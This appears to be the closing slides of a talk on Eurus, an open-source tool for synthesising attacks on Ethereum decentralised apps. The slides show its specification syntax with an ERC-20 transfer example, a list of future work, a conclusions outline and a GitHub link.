$$\underbrace{\text{action}}_{\substack{\textit{Blockchain Action}\\ \text{(e.g. transaction}\\ \text{started, finished or}\\ \text{reverted)}}} \;(\; \underbrace{\text{target}}_{\substack{\textit{Contract Target}\\ \text{(e.g. contract}\\ \text{function, money}\\ \text{transfer, event)}}} \;,\; \underbrace{\text{property}}_{\substack{\textit{State Property}\\ \text{(e.g. assertion}\\ \text{using blockchain}\\ \text{vars, contract vars}\\ \text{and pure/view}\\ \text{functions)}}} \;)$$

Example:

```
finished ( erc20.transfer(to, amt), to = alice && amt = 100 )
```

Eurus: A Demo and Future (Ongoing) Work

- Build and support the [V] specification language
- Improve the scalability of symbolic hashing utilities
- Automatic generation and pruning of sketch using

Eurus is open-sourced and under active development. Try it on Github: https://github.com/Veridise/Eurus

Conclusions

- A Quick Glance into Blockchain
- Programming for Ethereum
- Attacks on Decentralized Apps
- Eurus: Precise Attack Synthesis for DApps

THANKS

Eurus is open-sourced and under active development. Try it on Github: https://github.com/Veridise/Eurus